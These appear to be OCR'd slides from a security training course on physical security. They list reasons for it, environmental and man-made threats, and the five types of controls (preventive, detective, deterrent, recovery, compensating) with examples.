
Why Physical Security?

- To prevent any **unauthorized access** to the system's resources
- To prevent the **tampering or stealing of data** from the computer systems
- To safeguard against **espionage**, sabotage, damage, and theft
- To protect personnel and prevent **social engineering attacks**

Physical Security Threats


- Environmental threats
  - Floods and earthquakes
  - Fire
  - Dust
- Man made threats
  - Terrorism
  - Wars
  - Explosion
  - Dumpster diving and theft
  - Vandalism

Notes:



Types of Physical Security Controls


Preventive Controls	- Prevent **security violations** and enforce various access control mechanisms - Examples include door lock, security guard, and other measures
Detective Controls	- Detect security violations and **record any intrusion attempts** - Examples include motion detectors, alarm systems and sensors, video surveillance, and other methods
Deterrent Controls	- Used to discourage attackers and **send warning messages** to the attackers to discourage intrusion attempts - Examples include various types of warning signs
Recovery Controls	- Used to recover from security violation and **restore information and systems** to a persistent state - Examples include disaster recovery, business continuity plans, backup systems, and other processes
Compensating Controls	- Used as an alternative control when the **intended controls failed** or cannot be used - Examples include hot sites, backup power systems, and other means



Physical Security Controls

